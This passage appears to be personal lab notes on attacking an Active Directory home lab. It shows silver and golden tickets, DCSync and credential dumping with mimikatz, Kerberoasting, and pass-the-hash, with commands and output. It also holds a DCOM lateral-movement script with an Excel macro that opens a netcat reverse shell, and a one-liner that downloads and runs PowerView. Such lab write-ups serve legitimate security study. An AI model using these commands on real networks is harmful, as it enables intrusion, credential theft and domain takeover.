Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.yee.wtf
```

The NTLM hash was what we started with, and we ended with the TGT for a domain admin.

Note- There was some minor hand of god that needed to be added to squid's account to make this work. Not 100% as to why it was needed.

```
C:\Windows\system32>C:\tools\ntrights.exe +r SeDebugPrivilege -u squid@yee.wtf -m \\localhost
Granting SeDebugPrivilege to squid@yee.wtf on \\localhost... successful
```

## ***Pass the Ticket***

Pass the ticket is very similar to an Overpass the Hash technique, but instead of creating a TGT we are going to create a TGS.

Pass the ticket works because once a TGS is created and encrypted with the password "theoretically" only known to the KDC and itself it is trusted.

[https://www.beneaththewaves.net/Projects/Mimikatz\\_20\\_-\\_Silver\\_Ticket\\_Walkthrough.html](https://www.beneaththewaves.net/Projects/Mimikatz_20_-_Silver_Ticket_Walkthrough.html)

## ***Demonstration***

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

```
C:\Windows\system32>whoami
yee\squid

C:\Windows\system32>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

```
C:\Windows\system32>whoami /user
```

## USER INFORMATION

```
-----  
User Name SID
```

```
===== =====  
yee\squid S-1-5-21-1206483439-1090059562-2229568298-1109
```

From previous enumeration we determined that the owner of the IIS server is yee\tripp:Passw0rd. We are going to need to get the hash for that password.

A87F3A337D73085C45F9416BE5787D86

```
C:\Windows\system32>c:\tools\mimikatz.exe
```

```
.#####. mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # kerberos::purge  
Ticket(s) purge for current session is OK  
  
mimikatz # kerberos::list  
  
mimikatz # kerberos::golden /user:squid /domain:yee.wtf /sid:S-1-5-21-1206483439-1090059562-2229568298 /target:iis.yee.wtf /service:HTTP /rc4:A87F3A337D73085C45F9416BE5787D86 /ptt  
User : squid  
Domain : yee.wtf (YEE)  
SID : S-1-5-21-1206483439-1090059562-2229568298  
User Id : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: a87f3a337d73085c45f9416be5787d86 - rc4_hmac_nt  
Service : HTTP  
Target : iis.yee.wtf  
Lifetime : 7/16/2020 1:12:41 PM ; 7/14/2030 1:12:41 PM ; 7/14/2030 1:12:41 PM  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'squid @ yee.wtf' successfully submitted for current session
```

The ticket is now running in memory. Because application request and service authentication (kerberos steps 5 and 6) do not involve the KDC, authentication to an application as an admin can be done! This is most commonly used against Microsoft SQL servers and can result in RCE.

## DCOM

Where COM is the standard that allows Microsoft process's to talk to each other, DCOM is the same thing but for communication over the network.

Outlook, PowerPoint, and Excel have DCOM objects that allow lateral movement.

In summary:

Create an instance of the System.Activator class (which enables the ability to call the "Run" method via DCOM)

Make an Excel document and embed a macro that will run your shellcode.

Use the .NET command to move the file to the target machine.

Activate the "System" account by giving it a Desktop directory.


Using the "Open" method and the "Workbooks" object we can run the Excel document.

Using DCOM run the macro and catch the rev shell in a nc listener.

## Demonstration

Running as Tire from UserBox, we will make a macro calling nc.exe in an excel document, use DCOM to move the file to bossman and then execute the macro getting a reverse shell on the kali box.

Create a macro that when executed will give you a reverse shell.

A screenshot of the Microsoft Excel VBA editor. The title bar reads "Macro.xlsm - Module1 (Code)". The "General" tab is selected. A macro named "Sub Yeeter()" is defined with the following code:

```
Sub Yeeter()  
    Shell ("C:\tools\nc.exe 192.168.40.132 3232 -e cmd.exe")  
End Sub
```

Run this these commands/this script from userbox, pointing at Bossman.

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192.168.40.129"))  
$LocalPath = "C:\Users\tire\Desktop\Macro.xlsm"  
$RemotePath = "\\192.168.40.129\c$\Macro.xlsm"  
[System.IO.File]::Copy($LocalPath, $RemotePath, $True)  
$Path = "\\192.168.40.129\c$\Windows\sysWOW64\config\systemprofile\Desktop"  
$temp = [system.io.directory]::createDirectory($Path)  
$Workbook = $com.Workbooks.Open("C:\Macro.xlsm")  
$com.Run("Yeeter")
```

```
PS C:\Users\tire> $com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192.168.40.129"))  
PS C:\Users\tire> $LocalPath = "C:\Users\tire\Desktop\Macro.xlsm"  
PS C:\Users\tire> $RemotePath = "\\192.168.40.129\c$\Macro.xlsm"  
PS C:\Users\tire> [System.IO.File]::Copy($LocalPath, $RemotePath, $True)  
PS C:\Users\tire> $Path = "\\192.168.40.129\c$\Windows\sysWOW64\config\systemprofile\Desktop"  
PS C:\Users\tire> $temp = [system.io.directory]::createDirectory($Path)  
PS C:\Users\tire> $Workbook = $com.Workbooks.Open("C:\Macro.xlsm")  
PS C:\Users\tire> $com.Run("Yeeter")  
PS C:\Users\tire>
```

```
squid@CoolHandKali:~$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.40.132] from (UNKNOWN) [192.168.40.129] 49772
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
yee\tire

C:\Windows\system32>hostname
hostname
Bossman
```

Note- You may need to add a firewall rule depending on the networks GPO to create the COM object.  
New-NetFirewallRule -DisplayName "Allow DCOM" -Direction Inbound -Action Allow -Enabled True -  
RemoteAddress 192.168.40.133  
Remove-NetFirewallRule -DisplayName "Allow DCOM"

## ***Persistence***

## ***DC Sync***

In a domain with multiple domain controllers, there are constant queries via the IDL\_DRSGetNCChanges API to keep all of the domain controllers on the same page and updated. When this API is used to query an account, the machine does not need to be verified to be a DC, only the SID needs to have the appropriate privileges. In short, a domain admin will be able to query the DC directly, acquiring the NTLM hash of user on the domain.

## ***Demonstration***

We are going to log into Bossman as tire and ask for a DCSync for the Tripp account. Then take that hash and dump the password.

```

mimikatz # lsadump::dcsync /user:tripp
[DC] 'yee.wtf' will be the domain
[DC] 'DC01.yee.wtf' will be the DC server
[DC] 'tripp' will be the user account

Object RDN          : Tripp J. Allensworth

** SAM ACCOUNT **

SAM Username       : Tripp
User Principal Name : Tripp@yee.wtf
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 7/4/2020 2:34:16 PM
Object Security ID  : S-1-5-21-1206483439-1090059562-2229568298-1111
Object Relative ID  : 1111


Credentials:
  Hash NTLM: a87f3a337d73085c45f9416be5787d86
    ntlm- 0: a87f3a337d73085c45f9416be5787d86
    ntlm- 1: bfd3785d810782e1c5c3f87052a575e2
    lm - 0: 78151868ddbfb031413c9785110ed59a
    lm - 1: a8d61376d5fc76d8b56cd73d72b0d85d

```

Enter up to 20 non-salted hashes, one per line:

a87f3a337d73085c45f9416be5787d86

I'm not a robot



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
a87f3a337d73085c45f9416be5787d86	NTLM	Password

Color Codes: ■ Exact match ■ Partial match ■ Not found

## Golden Ticket

Remember! When a user logs in, they are submitting a request for a TGT. When the user receives the TGT it is encrypted with the hash of the password for the krbtgt account. If we are able to get our hands on that password hash, we will be able to create our own TGT's, for users that exist or don't exist, and give them whatever privileges we desire!

The loss of the krbtgt hash is particularly devastating because there is no built-in way to change the krbtgt password. It can not be done without substantial downtime of the entire domain.

## Demonstration

We are going to log onto the dc and acquire the hash of the KRBTGT. We will then use that hash to create a "golden ticket" on bossman and psexec into the DC with only a user account.

```
PS C:\tools> hostname
DC01
PS C:\tools> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : YEE / S-1-5-21-1206483439-1090059562-2229568298

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : a74f5ecd11a3f2d1abf2fb229445afab

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 301f73ccb16c24dddc2bd3a3dff7aa43
```

301f73ccb16c24dddc2bd3a3dff7aa43

This was run from Bossman (Windows 10) under the context of Squid (domain user) in a non-elevated command prompt.

First we get the domain SID (all but the last tach and four characters), then demonstrate that we do not have the ability to psexec to DC01.



```

PS C:\Users\squid> whoami /user

USER INFORMATION
-----

User Name SID
-----
yee\squid S-1-5-21-1206483439-1090059562-2229568298-1109
PS C:\Users\squid> C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.

```

Using mimikatz we create a golden ticket and use the /ptt argument to put it in memory.

```

PS C:\Users\squid> C:\tools\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Feb  8 2020 12:26:49
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:BrandNewUser /domain:yee.wtf /sid:S-1-5-21-1206483439-1090059562-2229568298 /krbtgt:301f73ccb16c24dddc2bd3a3dff7aa43 /ptt
User       : BrandNewUser
Domain     : yee.wtf (YEE)
SID        : S-1-5-21-1206483439-1090059562-2229568298
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey: 301f73ccb16c24dddc2bd3a3dff7aa43 - rc4_hmac_nt
Lifetime   : 7/27/2020 2:52:48 PM ; 7/25/2030 2:52:48 PM ; 7/25/2030 2:52:48 PM
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'BrandNewUser @ yee.wtf' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF63EEEE95E0

mimikatz #

```

In a new shell we attempt to psexec to DC01 again, only this time with success!

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Users\squid>C:\tools\psexec.exe \\dc01 cmd.exe
```

```
PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>hostname && whoami
DC01
yee\brandnewuser
```

Note - If we were to connect using PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Users\squid>C:\tools\psexec.exe \\dc01 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && hostname
yee\brandnewuser
DC01

C:\Windows\system32>exit
cmd.exe exited on dc01 with error code 0.

C:\Users\squid>C:\tools\psexec.exe \\192.168.40.128 cmd.exe

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.40.128:
Access is denied.

C:\Users\squid>_
```

## ***Others***

Grab the NTDS.dit file - A copy of all Active Directory accounts stored on the hard drive, similar to the SAM database used for local accounts.

Run mimikatz on the DC dumping the hash of every account.

Skeleton keys aren't technically persistence, but they are pretty neat, allowing you to make a second password for an account without effecting the original. Skeleton keys only run in memory, therefore a reboot of the machine would remove the skeleton key.

# Exercise answers

## Net.exe

### 1. Domain users

```
C:\Users\squid>net groups /domain "domain users"
The request will be processed at a domain controller for domain yee.wtf.

Group name      Domain Users
Comment         All domain users

Members

-----
Administrator   DefaultAccount   JBettis
kaplan           krbtgt           Kvothe
Rothfus         Squid            Tire
Tripp

The command completed successfully.
```

### 2. Domain admins

```
C:\Users\squid>net groups /domain "domain admins"
The request will be processed at a domain controller for domain yee.wtf.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----
Administrator   JBettis          Tire
Tripp

The command completed successfully.
```

# Powershell

## 1. Nesting

```
#####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$searchString = "LDAP://"
$searchString += $PDC + "/"
$distinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC='))"
$searchString += $distinguishedName
$searchString
#####Finish Create Ldap Provider Path

#####Begin Create Directory Searcher Object
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$searchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$searcher.SearchRoot = $objDomain
#####Finish Create Directory Searcher Object

#####Begin Create Filter
$searcher.filter="(ObjectClass=*)"
$result = $searcher.FindAll()
foreach ($obj in $result){
    if ($obj.properties.name -like '*marforcyber*'){
        $root = $obj
        $grouplist = @('root '+$root.properties.name)}}
$memberofcount = 1
while ($memberofcount -ge 1){
    foreach ($obj in $result){
        if ($obj.properties.memberof -like $root.properties.distinguishedname){
            if ($obj.Properties.samaccounttype -like '*268435456*'){
                $grouplist += 'nested group of '+ $obj.Properties.memberof + ' = ' + $obj.Properties.name}
            else {$grouplist += 'nested user of '+ $obj.Properties.memberof + ' = ' + $obj.Properties.name}
            $memberofcount = $obj.Properties.member.Count
            $root = $obj
            break}}}}
$grouplist
```

```
PS C:\Users\squid\Desktop> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
root Marforcyber
nested group of CN=Marforcyber,CN=Users,DC=yee,DC=wtf = 81 CPT
nested group of CN=81 CPT,CN=Users,DC=yee,DC=wtf = Host
nested user of CN=Host,CN=Users,DC=yee,DC=wtf = Fred Kaplan
```

...or a better way done with the active directory module (the script can be found on DC01).

```

PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> import-module .\Get-ADNestedGroupMembers.ps1

PS C:\Users\Administrator\Desktop> import-module ActiveDirectory

PS C:\Users\Administrator\Desktop> Get-ADNestedGroupMembers "marforcyber" -indent
81 CPT
    Host

    Name
    ----
        kaplan (Fred Kaplan)
83 CPT

```

<https://gallery.technet.microsoft.com/scriptcenter/Get-nested-group-15f725f2>

```

####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(ObjectClass=user)"
$Result = $Searcher.FindAll()
foreach ($obj in $Result){
    if ($obj.Properties.userprincipalname -like '*kvothe*'){
        $obj.Properties.manager
    }
}

```

```

PS C:\Users\squid\Desktop> C:\Users\squid\Desktop\HomeMadeADenum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
CN=Patrick W. Rothfus,CN=Users,DC=yee,DC=wtf

PS C:\Users\squid\Desktop>

```

## 2. Kvothe's Manager

### Get-Netsession

```

C:\Users\tire> powershell.exe -c "IEH(new-object net.webclient).downloadstring('http://192.168.40.134/PowerView.ps1'); get-netloggedon"

skull_username skull_logon_domain skull_etc_domains skull_logon_server
-----
Squid VEE DC01
Squid VEE DC01
Fire VEE DC01
Fire VEA DC01
BOSSPWA$ VEE
BOSSPWA$ VEE
BOSSPWA$ VEE

C:\Users\tire> powershell.exe -c "IEH(new-object net.webclient).downloadstring('http://192.168.40.134/PowerView.ps1'); get-netsession"

sessid_crume sessid_username sessid_time sessid_idle_time
-----
V[::1] Fire 8 8
V[::1] Squid 0 0

```

Trick question! I have no idea! In the example above, I am logged in as tire (domain admin) and I am able to see more from squid (domain user) who is running in a shell via the runas command.

## Service Principal Names

```

####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$searchString = "LDAP://"
$searchString += $PDC + "/"
$distinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC='))"
$searchString += $distinguishedName
$searchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$searchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$searcher.filter="serviceprincipalname="
$result = $searcher.FindAll()
Foreach($obj in $result){$obj.Properties.serviceprincipalname}

```

```

1  #####Begin Create Ldap Provider Path
2  $DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
3  $PDC = ($DomainObj.PdcRoleOwner).Name
4  $SearchString = "LDAP://"
5  $SearchString += $PDC + "/"
6  $DistinguishedName = "DC=$(($DomainObj.Name.Replace('.', ',DC=')))"
7  $SearchString += $DistinguishedName
8  $SearchString
9  #####Finish Create Ldap Provider Path
10
11 #####Begin Create Directory Searcher Object

```

```

PS C:\Users\squid\Desktop> C:\Users\squid\Desktop\HomeMadeADEnum.ps1
LDAP://DC01.yee.wtf/DC=yee,DC=wtf
TERMSRV/DC01
TERMSRV/DC01.yee.wtf
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.yee.wtf
ldap/DC01.yee.wtf/ForestDnsZones.yee.wtf
ldap/DC01.yee.wtf/DomainDnsZones.yee.wtf
DNS/DC01.yee.wtf
GC/DC01.yee.wtf/yee.wtf
RestrictedKrbHost/DC01.yee.wtf
RestrictedKrbHost/DC01
RPC/71bb95ff-df3c-4bd4-8229-2bd55d59ae4a._msdcs.yee.wtf
HOST/DC01/YEE
HOST/DC01.yee.wtf/YEE
HOST/DC01
HOST/DC01.yee.wtf
HOST/DC01.yee.wtf/yee.wtf
E3514235-4B06-11D1-AB04-00C04FC2DCD2/71bb95ff-df3c-4bd4-8229-2bd55d59ae4a/yee.wtf
ldap/DC01/YEE
ldap/71bb95ff-df3c-4bd4-8229-2bd55d59ae4a._msdcs.yee.wtf
ldap/DC01.yee.wtf/YEE
ldap/DC01
ldap/DC01.yee.wtf
ldap/DC01.yee.wtf/yee.wtf
RestrictedKrbHost/BOSSMAN
HOST/BOSSMAN
RestrictedKrbHost/Bossman.yee.wtf
HOST/Bossman.yee.wtf
TERMSRV/IIS
TERMSRV/IIS.yee.wtf
WSMAN/IIS
WSMAN/IIS.yee.wtf
RestrictedKrbHost/IIS
HOST/IIS
RestrictedKrbHost/IIS.yee.wtf
HOST/IIS.yee.wtf
TERMSRV/USERBOX
TERMSRV/UserBox.yee.wtf
RestrictedKrbHost/USERBOX
HOST/USERBOX
RestrictedKrbHost/USERBOX.yee.wtf

```

## Lab

GOAL=Get the NTLM hash of krbtgt while starting with only squid:yeetcannon



```
nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='yee.wtf',userdb=/opt/wordlists/names.txt 192.168.40.128
GetUserSPNs.py -request yee.wtf/squid
copy paste ticket -> krb5tgs.out
john ./krb5tgs.out
rdesktop -u Tripp -d yee.wtf -p Passw0rd 192.168.40.131
in elevated command prompt:
    net users /domain
    net groups /domain
    net groups /domain "domain admins"
    whoami /groups
    whoami /priv
    C:\tools\mimikatz.exe
    privilege::debug
    sekurlsa::logonpasswords
    take JBettis NTLM hash 90ce085b7102581debbd0cbe1f3f384b
    kerberos::purge
    kerberos::list
    sekurlsa::pth /user:JBettis /ntlm:90CE085B7102581DEBBD0CBE1F3F384B /domain:yee.wtf
    lsadump::dcsync /user:krbtgt
```

Why didn't I use psexec?????

## ***Fun psexec nugget***

When you spawn a session with psexec.exe (sysinternals tool), that session will run in a medium integrity context. Therefore even if the user has the privilege to write to the ADMIN\$ drive of another machine, the token of the process the user is running in will not allow it. Psexec.py (Impacket tool) spawns it's process's as system (that is because it writes to any share it can access, creates a service pointing to the .exe in the share it can write to then executes that service which defaults to being run as system). Although the token is fine, if you would attempt to use psxec.exe (sysinternals tool) from that psexec.py session it would not fail but instead hang. Why? Because psexec.py communicates back via a TCP port where as psexec.exe communicates via named pipes and there is some kind of misshap with the stdin,out,err relationship.